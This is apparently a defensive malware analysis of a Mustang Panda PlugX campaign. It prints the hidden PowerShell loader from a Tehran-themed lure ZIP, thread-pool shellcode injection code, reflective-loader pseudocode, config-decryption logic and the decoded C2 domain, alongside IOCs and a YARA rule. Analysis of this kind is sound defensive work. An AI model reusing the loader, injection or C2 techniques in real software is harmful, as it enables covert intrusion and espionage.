

PlugX : Mustang Panda APT

Published: 2026-03-27 · Archived: 2026-05-09 02:01:56 UTC

Introduction

Mustang Panda is a China-linked advanced persistent threat (APT) group engaged in sustained cyber espionage operations, primarily targeting government entities, diplomatic organizations, and NGOs. The group relies on a consistent toolset that is regularly modified to support campaign-specific objectives while maintaining low detection rates.


A core component of this toolset is the PlugX malware family, a modular remote access trojan widely observed in Mustang Panda operations. PlugX is deployed in multiple variants, each customized with embedded configuration data that defines command-and-control infrastructure, communication protocols, and enabled capabilities. Its functionality includes remote command execution, file system manipulation, credential collection, and system surveillance.

Sample information

Field	Value
File name	Energy_Infrastructure_Situation_Note_Tehran_Province_2026.zip
File type	ZIP
File size	1,477.88 KB
First seen	2026-03-17 05:42:13 UTC
MD5	06fcc2a56de5acdf1ca1847c79cca9e9
SHA1	0252819a4960c56c28b3f3b27bf91218ffed223a
SHA256	de13e4b4368fbe8030622f747aed107d5f6c5fec6e11c31060821a12ed2d6ccd
SHA3-384	76f998f12dc7f36c26badac9ca7309c3deb712b283e6f8b5398bd04030b94821558a6d2422b37826dedb7c1cc379a875

Infection chain

PlugX infection chain starts with malicious `.lnk` secretly runs a **PowerShell** script which drops files on the system and launches **legitimate-looking program** which side-loads the **malicious dll** which reads data file and treats it as encrypted **shellcode** then decrypted in memory into a hidden **PlugX DLL** payload. Finally, it connects to the C2 server to receive commands and send data.



Figure(1) PlugX infection chain

Technical Summary

- **PowerShell-based payload staging and execution**

The PowerShell component functions purely as a delivery mechanism, leveraging hidden window execution, obfuscated API usage, and non-standard archive handling. It unpacks and executes secondary components from `%LocalAppData%`, establishing the initial foothold for the next-stage loader.

- **DLL loader with self-reading and memory staging behavior (eraser.dll / eraserInit)**

The intermediate DLL acts as a reflective loader that reads itself from disk, extracts embedded payload data, and stages it directly in memory. It avoids static imports entirely and operates as a self-contained execution environment for the final shellcode stage.

- **Dynamic API resolution via PEB traversal**

All Windows APIs are resolved at runtime by walking the PEB loader structure and parsing export tables manually. This eliminates dependency on the Import Address Table (IAT) and significantly reduces static detection surface.

- **Modified DJB2 API hashing mechanism**

Function resolution is performed using a customized DJB2 hash variant with altered initialization and accumulation logic. This prevents straightforward hash recovery and complicates automated API name reconstruction.

- **Heavy string and configuration obfuscation**

API names, module references, and configuration data are stored in encrypted or encoded form and decoded at runtime using layered transformations (XOR, bit masking, and index-dependent operations), obstructing static analysis.

- **Control-flow flattening and state-machine execution model**

Core logic is implemented using dispatcher-based state machines with opaque constants and junk code insertion, significantly increasing reverse engineering complexity and hindering decompilation accuracy.

- **Thread pool–based shellcode execution (RtlRegisterWait abuse)**

The final payload is executed via Windows thread pool callbacks using `RtlRegisterWait`, allowing execution inside worker threads rather than the main process flow. This provides stealthy execution and reduces behavioral detection coverage.

- **Exception handling suppression and anti-interference mechanisms**

The sample modifies or neutralizes exception handling mechanisms (`SetUnhandledExceptionFilter`) to prevent debugging or external hook interference, strengthening runtime resilience.

- **Command-line aware execution branching**

Runtime behavior is influenced by command-line parsing (`GetCommandLineW` , `CommandLineToArgvW`), enabling multiple execution modes.

- **Layered configuration decoding**

Configuration data undergoes multi-stage decoding, including RC4 decryption followed by additional XOR-based transformations, delaying recovery of operational C2 parameters.

- **Network initialization and C2 setup**

Winsock and networking APIs are dynamically resolved at runtime. The final configuration reveals HTTPS-based communication over port 443 with redundant C2 entries to ensure resilience and fallback connectivity.

Powershell script analysis

1	<code>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -w H "</code>
2	<code>\$cpufcotu = (ls -Path \$Home -Recurse -Include *'Energy_Infrastructure_Situation_Note _Tehran_Province_2026'.zip).</code>
3	<code>\$bbbxcti = [System.IO.File]::OpenRead(\$cpufcotu)</code>
4	<code>\$hwgccxmzh = New-Object byte[] \$bbbxcti.Length</code>
5	<code>\$bbbxcti.Read(\$hwgccxmzh, 0, \$hwgccxmzh.Length)</code>
6	<code>\$bbbxcti.Close()</code>
7	<code>\$yyjsvord = 795</code>
8	<code>\$oeqjdpk = 'wRi' + 'tEAL' + 'L' + 'bYt' + 'Es'</code>
9	<code>[System.IO.File]:::\$oeqjdpk(</code>
10	<code> \$Env:LocalAppData + '\npbhwucj.lv',</code>
11	<code> \$hwgccxmzh[\$yyjsvord..(\$yyjsvord + 1511424 - 1)]</code>
12	<code>)</code>
13	<code>tar -xvf \$Env:LocalAppData\npbhwucj.lv -C \$Env:LocalAppData</code>
14	<code>Sleep -Seconds 5</code>
15	<code>powershell \$Env:LocalAppData\1HFJA0T7-21WC-0KRF-50GV-JW8KN1HPZC9K\ErsChk.exe</code>
16	

This PowerShell command functions as loader that extracts and executes a concealed payload from within a decoy archive.

The script searches the user's home directory for a ZIP file with a lure-themed name related to energy infrastructure `Energy_Infrastructure_Situation_Note _Tehran_Province_2026`, suggesting use in a targeted phishing campaign.

Instead of extracting the archive normally, the script reads the file as raw bytes and copies a specific portion starting at a fixed offset. The extracted data is written to disk using an obfuscated method call to avoid signature-based detection `$oeqjdpk = 'wRi' + 'tEAL' + 'L' + 'bYt' + 'Es'`.

The payload is then unpacked into the user's local application data `C:\Users\<user>\AppData\Local\1HFJA0T7-21WC-0KRF-50GV-JW8KN1HPZC9K` directory, after which the script pauses likely to evade sandbox analysis before executing a dropped executable. The use of a hidden PowerShell window, combined with staged extraction and execution `"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -w H`, demonstrates common defense evasion and loader behavior.

 Eraser.dat	3/16/2026 1:42 AM	DAT File	615 KB
 Eraser.dll	3/16/2026 1:42 AM	Application extens...	569 KB
 ErsChk.exe	3/16/2026 1:42 AM	Application	290 KB

Figure(2) Dropped files via PowerShell script in victim machine

DLL side-loading

ErsChk.exe is responsible for loading Eraser.dll and call export eraserInit via *DLL side-loading* technique which abuses the way Windows applications load dynamic-link libraries (DLLs) to execute malicious code by placing a malicious DLL in a location that is searched before the legitimate one. When a trusted application runs, it unknowingly loads the attacker-controlled DLL, resulting in code execution under the context of that legitimate program.

004010FF	33C5	xor eax,ebp	
00401101	50	push eax	
00401102	8D45 F4	lea eax,dword ptr ss:[ebp-C]	
00401105	64:A3 00000000	mov dword ptr [eax],eax	
00401108	8965 F0	mov dword ptr ss:[ebp-10],esp	
0040110E	8BF1	mov esi,ecx	
00401110	E8 A9CB0000	call <erschk.sub_40DCBE>	ecx:"RICHED32.DLL"
00401115	FF15 78404300	call dword ptr ds:[<_eraserInit@0>]	
0040111B	8D85 50FFFFFF	lea eax,dword ptr ss:[ebp-B0]	
00401121	50	push eax	
00401122	E8 E9060000	call <erschk.sub_401810>	
00401127	33FF	xor edi,edi	
00401129	897D FC	mov dword ptr ss:[ebp-4],edi	
0040112C	8D8D 50FFFFFF	lea ecx,dword ptr ss:[ebp-B0]	
00401132	894E 20	mov dword ptr ds:[esi+20],ecx	ecx:"RICHED32.DLL"
00401135	C645 FC 01	mov byte ptr ss:[ebp-4],1	
00401139	E8 64D30000	call <erschk.sub_40E4A2>	
0040113F	8B7D FC	mov dword ptr esi,dword ptr [ebp-4]	

Figure(3) ErsChk.exe calling eraserInit export from Eraser.dll

Stage Two Payload Analysis

The exported function `eraserInit` acts as a stealthy loader responsible for executing the core malicious payload `Eraser.dat` through a `thread pool-based injection` technique by registering in-memory payload buffer as a callback using `RtlRegisterWait`, associating it with an event object. Once the event is triggered, the payload is executed within a **thread pool worker thread**, allowing it to run outside the main execution flow and evade traditional monitoring techniques.

```
ptr_NtProtectVirtualMemory = mw_api_resolve_by_hash(v18, 0x82962C8);
(ptr_NtProtectVirtualMemory)(0xFFFFFFFF, &v25, &v26, 0x40, &v28); // Changing allocated memory of shellcode into RWX rights
v28 = ptr_CreateEventW(0, 0, 0, 0);
if ( v28 )
{
    v21 = v28;
    ptr_RtlRegisterWait = mw_api_resolve_by_hash(v18, 0xE4DA1C11);
    (ptr_RtlRegisterWait)(&v27, v21, ptr_allocated_mem, 0, 0xFFFFFFFF, 8);
    ptr_Sleep(0x1F4);
    if ( (ptr_SetEvent(v21) & 1) != 0 )
    {
        ptr_Sleep(0x1F4);
        RtlDeregisterWait = mw_api_resolve_by_hash(v18, 0xC0D8989A);
        ptr_RtlDeregisterWait = RtlDeregisterWait;
        if ( v27 )
        {
            RtlDeregisterWait(v27);
        }
    }
}
```

Figure(4) shellcode execution transfer via thread-pool abuse

API hashing

The payload implements a custom API resolution mechanism based on a modified **DJB2** hashing algorithm to dynamically retrieve function addresses from a loaded DLL module . For each exported function, the loader iterates through the export name table and computes a hash over the ASCII function name using a DJB2 variant initialized with a seed value of **0x1505**. The algorithm applies a multiplicative accumulation step while traversing each character of the export name.

1	hash = char + 0x21 * hash
---	---------------------------

```

kernel_32 = mw_PEB_walking(0x7040EE75);
GetModuleFileNameW = mw_api_resolve_by_hash(kernel_32, 0x13B8A163);
ptr_GetModuleFileNameW = GetModuleFileNameW;
ptr_VirtualAlloc = mw_api_resolve_by_hash(kernel_32, 0x382C0F97);
ptr_VirtualFree = mw_api_resolve_by_hash(kernel_32, 0x668FCF2E);
ptr_CreateEventW = mw_api_resolve_by_hash(kernel_32, 0x5D01F1B2);
ptr_SetEvent = mw_api_resolve_by_hash(kernel_32, 0x877EBBD3);
Sleep = mw_api_resolve_by_hash(kernel_32, 0xE19E5FE);
v4 = aYcaeykzmfaevmd;
ptr_Sleep = Sleep;

```

Figure(5) API hash resolving

Shellcode loader

The shellcode acts as loader to the final payload stage it decrypts it and transfer the execution to it.

Address	Disassembly	Comments
02DD1C1F	stc	
02DD1C20	pop edx	
02DD1C21	push edx	
02DD1C22	sub eax, 0	
02DD1C28	lea esi, dword ptr ds:[esi]	*start of the shellcode
02DD1C2A	pop eax	
02DD1C2B	push eax	
02DD1C2C	pop edx	
02DD1C2D	mov ecx, 91C00	size of block to decrypt
02DD1C32	xor byte ptr ds:[edx], 9E	decrypt first layer xor key 0x9E
02DD1C35	add edx, 1	
02DD1C38	sub ecx, 1	
02DD1C3B	cmp ecx, 0	
02DD1C3E	jne 2DD1C32	
02DD1C40	push eax	
02DD1C41	cld	
02DD1C42	pop eax	
02DD1C43	call eax	
02DD1C45	nop	

Hex	ASCII
4D 5A E8 00 00 00 5B 52 45 55 8B EC 81 C3 19	MZe...[REU.i.A.
0B 00 00 FF D3 C9 C3 00 40 00 00 00 00 00 00	...yOE.A.@.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..°...!..L!Th
69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00	mode....\$.
E9 EF 32 30 AD 8E 5C 63 AD 8E 5C 63 AD 8E 5C 63	e120...c...c...c
B9 E5 5F 62 A6 8E 5C 63 B9 E5 59 62 20 8E 5C 63	'a_b;..c'aYb..c
B9 E5 58 62 BF 8E 5C 63 FF FB 59 62 8C 8E 5C 63	'axbz..cyüYb..c
FF FB 58 62 BC 8E 5C 63 FF FB 5F 62 B9 8E 5C 63	yüxb%.cyü_b'.c
B9 E5 5D 62 A8 8E 5C 63 AD 8E 5D 63 F9 8E 5C 63	'alb..c...Tcü..c

Figure(6) Shellcode transfers execution to final payload DLL export

Finally, the injected DLL decrypted from **Eraser.dat** embeds a decoy PDF within its overlay section, a technique that aligns with long-standing operational patterns associated with **PlugX**.

عالیجناب؛ همان‌گونه که مستحضریں، از تاریخ ۲۸ فوریه ۲۰۲۶، جمهوری اسلامی ایران آماج تهاجمات نظامی گسترده و از پیش طراحی‌شده‌ای از سوی رژیم صهیونیستی و ایالات متحده آمریکا قرار گرفته است. این اقدامات خصمانه، فجایع انسانی تکان‌دهنده‌ای را رقم زده که از آن جمله می‌توان به حمله به مدرسه‌ای در شهر میناب و شهادت مظلومانه ۱۷۰ کودک بی‌گناه اشاره کرد. در ادامه‌ی این زنجیره‌ی جنایت، در شامگاه ۷ مارس ۲۰۲۶، جنگنده‌های متجاوز مخازن سوخت تهران را هدف حملات سنگین خود قرار دادند.


طبق گزارش‌های رسمی جمعیت هلال احمر جمهوری اسلامی ایران، انفجار این مخازن موجب گسیل حجم انبوهی از ترکیبات سمی هیدروکربنی و اکسیدهای گوگرد و نیتروژن به اتمسفر شده است. این رخداد از یک سو بحران حاد آلودگی هوا و مخاطرات جدی برای سلامت عمومی، به‌ویژه برای گروه‌های آسیب‌پذیر همچون سالمندان، بیماران قلبی و ریوی، زنان باردار و نوزدان را در پی داشته و از سوی دیگر، هم‌زمان با بارش‌های صبحگاهی ۸ مارس در استان تهران، منجر به ریزش باران‌های به‌شدت اسیدی گشته است. این پدیده‌ی مخرب، علاوه بر آسیب‌های جبران‌ناپذیر به دستگاه تنفسی شهروندان، خسارات گسترده‌ای را به محیط‌زیست، منابع آبی و چرخه‌ی حیات تحمیل کرده است.

در پی این حملات و با توجه به نگرانی‌های عمیق از پیامدهای بهداشتی و زیست‌محیطی، تمامی مراکز درمانی استان تهران در وضعیت آماده‌باش کامل قرار گرفته‌اند. همچنین وزارت بهداشت جمهوری اسلامی ایران با صدور اطلاعیه‌ای فوری، از تمامی ساکنان شهرهای تهران و کرج درخواست کرده است تا برای مصون ماندن و پیشگیری از آسیب‌های ناشی از ورود آلاینده‌های خطرناک به حریم شهری، از حضور در فضای باز اکیداً خودداری نموده و در منازل خود بمانند.

عالیجناب، از آنجا که برخورداری از سلامت، حق بنیادین هر انسان است و این حملات نقض آشکار تعهدات بین‌المللی و کنوانسیون‌های و موافقت‌نامه‌های چندجانبه‌ی بهداشتی و زیست‌محیطی محسوب می‌شود، انتظار می‌رود جنابعالی و

Figure(7) Decoy PDF

Final Payload Analysis



Figure(8) Control Flow Flattening Obfuscation

The final payload export acts as **Reflective loader** implements a full in-memory PE loader using a flattened state machine and hashed API via **ROL-13**. It reconstructs a PE image in memory, fixes imports/relocations, adjusts protections to **RX**, and invokes the entry point without using the OS loader.

unflattened pseudo code of export

```
1  int mw_ReflectiveLoader()
2  {
3      base = find_self_base();
4      if (*(WORD*)base != 0x5A4D) return 0;          // "MZ"
5      nt = (IMAGE_NT_HEADERS*)(base + *(DWORD*)(base+0x3C));
6      if (*(DWORD*)nt != 0x4550) return 0;          // "PE"
7
8      peb = NtCurrentPeb();    // PEB Walking
9      ldr = peb->Ldr;
10     module = ldr->InMemoryOrderModuleList.Flink;
11
12     // Resolve imports by ROL-13 hash
13     LoadLibraryA = resolve_by_hash(module, 0xEC0E4E8E);
14     GetProcAddress = resolve_by_hash(module, 0x7C0DFCAA);
15     VirtualAlloc = resolve_by_hash(module, 0x91AFCA54);
16     VirtualProtect = resolve_by_hash(module, 0x7946C61B);
17     VirtualFree = resolve_by_hash(module, 0x030633AC);
18     NtFlushInstructionCache = resolve_by_hash(module, 0x534C0AB8);
19
20     //Allocate RW memory for image
21     mapped = VirtualAlloc(0, nt->OptionalHeader.SizeOfImage + 0x3C00000, MEM_RESERVE|MEM_COMMIT, PAGE_READWRITE);
22
23     // Copy headers and sections
24     copy_headers(mapped, base, nt->OptionalHeader.SizeOfHeaders);
25     for each section:
26         copy_section(mapped + section.VirtualAddress,
27                     base + section.PointerToRawData,
28                     section.SizeOfRawData);
29
30     //Resolve imports
31     import = mapped + nt->OptionalHeader.DataDirectory[IMPORT].VirtualAddress;
32     for each import_desc:
33         dll = LoadLibraryA(mapped + import_desc->Name);
34         thunk = mapped + import_desc->FirstThunk;
35         for each thunk:
36             if (is_ordinal):
37                 thunk->Function = GetProcAddress(dll, ordinal);
38             else:
39                 thunk->Function = GetProcAddress(dll, name);
40
41     // Apply relocations
42     if (mapped != nt->OptionalHeader.ImageBase):
43         reloc = mapped + nt->OptionalHeader.DataDirectory[RELOC].VirtualAddress;
44         apply_relocs(reloc, mapped - nt->OptionalHeader.ImageBase);
45
46     // Set final protections + flush
47     VirtualProtect(mapped, 0xFFFFFFFF, PAGE_EXECUTE_READ, 0);
48     NtFlushInstructionCache((HANDLE)-1, 0, 0);
49
50     // Call entry point
51     entry = mapped + nt->OptionalHeader.AddressOfEntryPoint;
52     entry(mapped, DLL_PROCESS_ATTACH, 0);
53     entry(mapped, 0x190, 0);
54 }
```

```

55     return entry;
56 }

```

The configuration embedded within its `.data` section and extract it via RC4 and rotating XOR key scheme.

```

.data:10090018 unk_10090018 db 0Ah ; DATA XREF: mw_w_RC4+F↑o
.data:10090019 db 0
.data:1009001A db 0
.data:1009001B db 0
.data:1009001C db 6Fh ; o
.data:1009001D db 51h ; Q
.data:1009001E db 6Dh ; m
.data:1009001F db 4Bh ; K
.data:10090020 db 6Eh ; n
.data:10090021 db 64h ; d
.data:10090022 db 4Fh ; O
.data:10090023 db 73h ; s
.data:10090024 db 6Bh ; k
.data:10090025 db 62h ; b
.data:10090026 db 4Ch ; L
.data:10090027 db 42h ; B
.data:10090028 db 44h ; D
.data:10090029 db 0E9h
.data:1009002A db 79h ; y
.data:1009002B db 0FEh
.data:1009002C db 0B1h
.data:1009002D db 55h ; U

```

Figure(9) The configuration blob for RC4 The structure of the encrypted configuration information is :

Offset	Description	Value
0x00	RC4 key length	0xA
0x04	RC4 key	oQmKnd0skb
0x10	RC4 encrypted data (BYTE[0x8A0])	—

RC4 decryption script

```

1  import struct
2  import sys
3
4  def rc4(data, key):
5      s = list(range(256))
6      j = 0
7      for i in range(256):
8          j = (j + s[i] + key[i % len(key)]) & 0xFF
9          s[i], s[j] = s[j], s[i]
10
11     out = bytearray()
12     i = j = 0
13     for b in data:
14         i = (i + 1) & 0xFF
15         j = (j + s[i]) & 0xFF
16         s[i], s[j] = s[j], s[i]
17         out.append(b ^ s[(s[i] + s[j]) & 0xFF])
18     return bytes(out)
19
20     blob = open(sys.argv[1], "rb").read()
21
22     key_len = struct.unpack_from("<I", blob, 0x00)[0]
23     key = blob[0x04:0x04 + key_len]


```

```

24     enc = blob[0x10:0x10 + 0x8A0]
25
26     dec = rc4(enc, key)
27
28     print("key_len =", key_len)
29     print("key =", key)
30     open("config.dec", "wb").write(dec)
31     print("written: config.dec")

```

The resulted decryption of RC4 structure handled by Decoding function in `sub_10008E28` shown in figure below



Figure(10) Configuration information for the decrypted PlugX variant

C2 resolving function unflattened version

```

1  void __noreturn sub_10008E28(_DWORD *sock_obj, int a2, int (__stdcall *a3)(), _DWORD *a4)
2  {
3      // Resolve WSASStartup and call it
4      decode(seed_WSAStartup, "SdJzNOUIuVRR");
5      FARPROC WSAStartup = mw_PEB_GetProcAddress3(seed_WSAStartup, a2, a3, seed_WSAStartup, a4);
6      WSAStartup(1);
7
8      //Resolve WSASend
9      decode(seed_WSASend, "lrJM_MCz");
10     FARPROC WSASend = mw_PEB_GetProcAddress3(seed_WSASend, ...);
11
12     //Initialize per-connection object
13     _DWORD *conn = operator new(0x44u);
14     // zero fields
15     *(conn + 0x40) = 0;
16     *(conn + 0x30) = 0;
17     *(conn + 0x20) = 0;
18     *(conn + 0x10) = 0;
19     *(conn + 0x00) = 0;
20
21     //Send initial handshake/seed
22     decode(seed_WSAConnect_buf, {0x11497677, 0x5C55525B, 0x54185C54, 0x585B});
23     WSASend(conn + 4, seed_WSAStartup);
24
25     //Load C2 list
26     c2_cur_entry = sub_1007CB16();
27     c2_entry_count = *c2_cur_entry;
28
29     // Resolve VirtualAlloc
30     decode(seed_VirtualAlloc, "Ln]^P|VWWZ");
31     FARPROC VirtualAlloc = mw_PEB_GetProcAddress3(seed_VirtualAlloc, ...);
32

```

```

33 // Loop over C2 entries
34 for (entry_idx = 0; entry_idx < c2_entry_count; entry_idx++)
35 {
36     // Pull entry metadata
37     c2_port = *(c2_cur_entry + 2*entry_idx);
38     *c2_entry_ptr = *(c2_cur_entry + 2*entry_idx + 8);
39     *(c2_entry_ptr + 1) = *(c2_cur_entry + entry_idx + 5);
40
41     // Allocate buffer for hostname and recv
42     decode(seed_VirtualAlloc, "Ln]^P|VWWZ");
43     wsa_recv_buf = VirtualAlloc(0x40, 2 * c2_port - 7);
44     c2_hostname_buf = wsa_recv_buf;
45
46     // Copy hostname (wide chars) from table
47     for (i = 0; i < c2_port - 5; i++)
48         c2_hostname_buf[i] = *(c2_cur_entry + entry_idx + 9 + i);
49
50     // Null-terminate hostname and apply XOR decode
51     c2_hostname_buf[c2_port - 5] = 0;
52     mw_decoding_C2(wsa_recv_buf, 2 * (c2_port - 5), c2_port + dword_10098ED0 - 5);
53
54     // Connect/loop logic
55     if (* (c2_entry_ptr + 1) != 0) {
56         dword_10091A84 = 0;
57         // Sleep 0x1388
58         decode(seed_Sleep, "Sm[ZL");
59         FARPROC Sleep = mw_PEB_GetProcAddress3(seed_Sleep, ...);
60         Sleep(0x1388);
61     } else {
62         // Sleep 0xEA60
63         decode(seed_Sleep, "Sm[ZL");
64         FARPROC Sleep = mw_PEB_GetProcAddress3(seed_Sleep, ...);
65         Sleep(0xEA60);
66     }
67 }

```

The decoding simply happened by applying **rolling XOR**

1	key = 0xF3
2	delta = 0x17
3	For each byte: key = (key + delta) & 0xFF
4	out[i] = data[i] ^ key

which resulting :

1	coastallasercompany[.]com
---	---------------------------

15

/ 94

Community Score

-11

15/94 security vendors flagged this domain as malicious

Reanalyze More

coastallasercompany.com

Creation Date

9 months ago

Last Analysis Date

1 day ago

DETECTION

DETAILS

RELATIONS

COMMUNITY 2

Security vendors' analysis ⓘ				Do you want to automate checks?	
ADMINUSLabs	ⓘ Malicious	alphaMountain.ai	ⓘ Malicious		
AlphaSOC	ⓘ Malware	BitDefender	ⓘ Malware		
Chong Lua Dao	ⓘ Malicious	CRDF	ⓘ Malicious		

Figure(11) VirusTotal detection of C2

Persistence

Modifying `HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`

API hashes

eraser.dll

Module Hashes (PEB Walking)

Hash	Module
0x7040EE75	kernel32.dll
0x22D3B5ED	ntdll.dll

API Hashes

Hash	API
0x13B8A163	GetModuleFileNameW
0x382C0F97	VirtualAlloc
0x668FCF2E	VirtualFree
0x5D01F1B2	CreateEventW
0x877EBBD3	SetEvent
0x0E19E5FE	Sleep
0x15A5ECDB	NtCreateFile
0x4725F863	NtQueryInformationFile
0x8B8E133D	NtClose
0x2E979AE3	NtReadFile
0x1703AB2F	NtTerminateProcess
0x082962C8	NtProtectVirtualMemory
0xE4DA1C11	RtlRegisterWait

Hash	API
0xC0D8989A	RtlDeregisterWait

Reflective loader

Hashed APIs (ROL-13 hashing)

Hash	API
0xEC0E4E8E	LoadLibraryA
0x7C0DFCAA	GetProcAddress
0x91AFCA54	VirtualAlloc
0x7946C61B	VirtualProtect
0x030633AC	VirtualFree
0x534C0AB8	NtFlushInstructionCache

eraser.dat (decrypted)

DLLs

Obfuscated String	Decoded DLL
nufoh+bkd	ntdll.dll
kdpmai55&mfg	kernel32.dll
urgq77(cde	user32.dll
kfpkak5;&ofa	kernel32.dll

API resolving via obfuscated strings

Obfuscated String	API
SdvVjmgileooIumj\{	SetUnhandledExceptionFilter
Csgbp\Rozlko	CreateThread
W\kwBjtTagmgiBleurf	WaitForSingleObject
CmmpaMgileo	CloseHandle
Chkheu~Uqq{IsR\vf@	CommandLineToArgvW
GbrFkvwxv{RtrvE	GetCommandLineW
Skc\t	Sleep
Cucdp~WllzfJ	CreateMutexW
Tiuz}\lm (+ 0x716F7F45)	ExitProcess
FbvdhFvyMscyl[	RtlSetUnhandledExceptionFilter
SfvPjogglgoiIwmt\g{z	SetUnhandledExceptionFilter
WqkqaWtfkny~Ajc~bj	WriteProcessMemory

Obfuscated String	API
(SSE-masked string)	GetCurrentProcess
SdJzNOUIuVRR	WSAStartup
lrJM_MCz	WSASend
Ln]^P VWWZ	VirtualAlloc
Sm[ZL	Sleep

IOCs

File Name	SHA-256
decoy_archive.zip	de13e4b4368fbe8030622f747aed107d5f6c5fec6e11c31060821a12ed2d6ccd
eraser.dat (encrypted)	c5267fefaac1764eba5f42681eb216f146b7d18fcbf546275d33e70cb36fdfba
eraser.dll	3021f4d365a641722748c5e60d983a080db17bef8f0a1dbe624ffe63cd544cc1
ErsChk.exe	bc8b022c10bcab39da302446b0a50988de94607c7e724f2051578e8ed2f8bbe7
eraser.dat (decrypted)	30a8df28f83618e078321ff306cde802da285bea050dab0a991ffaa83d90a48b
decoy.pdf	4b1b20a73c77711b2dd67c61b493961a16795b7d3f26261ee6b2feb8f5889cd2

YARA rule



```
1 rule MustangPanda_PlugX
2 {
3   meta:
4     author = "Abdullah Islam @0x3oBAD"
5     description = "PlugX/Mustang Panda variant: obfuscated API strings, reflective loader hashes, C2 decode artif
6     date = "2026-03-27"
7
8   strings:
9     $s_setuef_obf = "SdvVjmgileooIumj`e{|" ascii
10    $s_createth_obf = "Csgbp`Rozlko" ascii
11    $s_wait_obf = "W`kwBjtTagmgiBleurf" ascii
12    $s_close_obf = "CmmpaMgileo" ascii
13
14    $s_cmdargv_obf = "Chkheu~Uqq{IsR`vf@" ascii
15    $s_getcmd_obf = "GbrFkvwxv{RtrvE" ascii
16    $s_sleep_obf = "Skc`t" ascii
17    $s_mutex_obf = "Cucdp~WllzfJ" ascii
18    $s_exit_obf = "Tiuz}lm" ascii
19
20    $s_rtlsetuef_obf = "FbvdhFvyMscy[" ascii
21    $s_setuef2_obf = "SfvPjogglgoiIwmt`g{z" ascii
22    $s_wpm_obf = "WqkqaWtfkny~Ajc~bj" ascii
23
24    $s_ntdll_obf = "nufoh+bkd" ascii
25    $s_k32_obf = "kdpmai558mfg" ascii
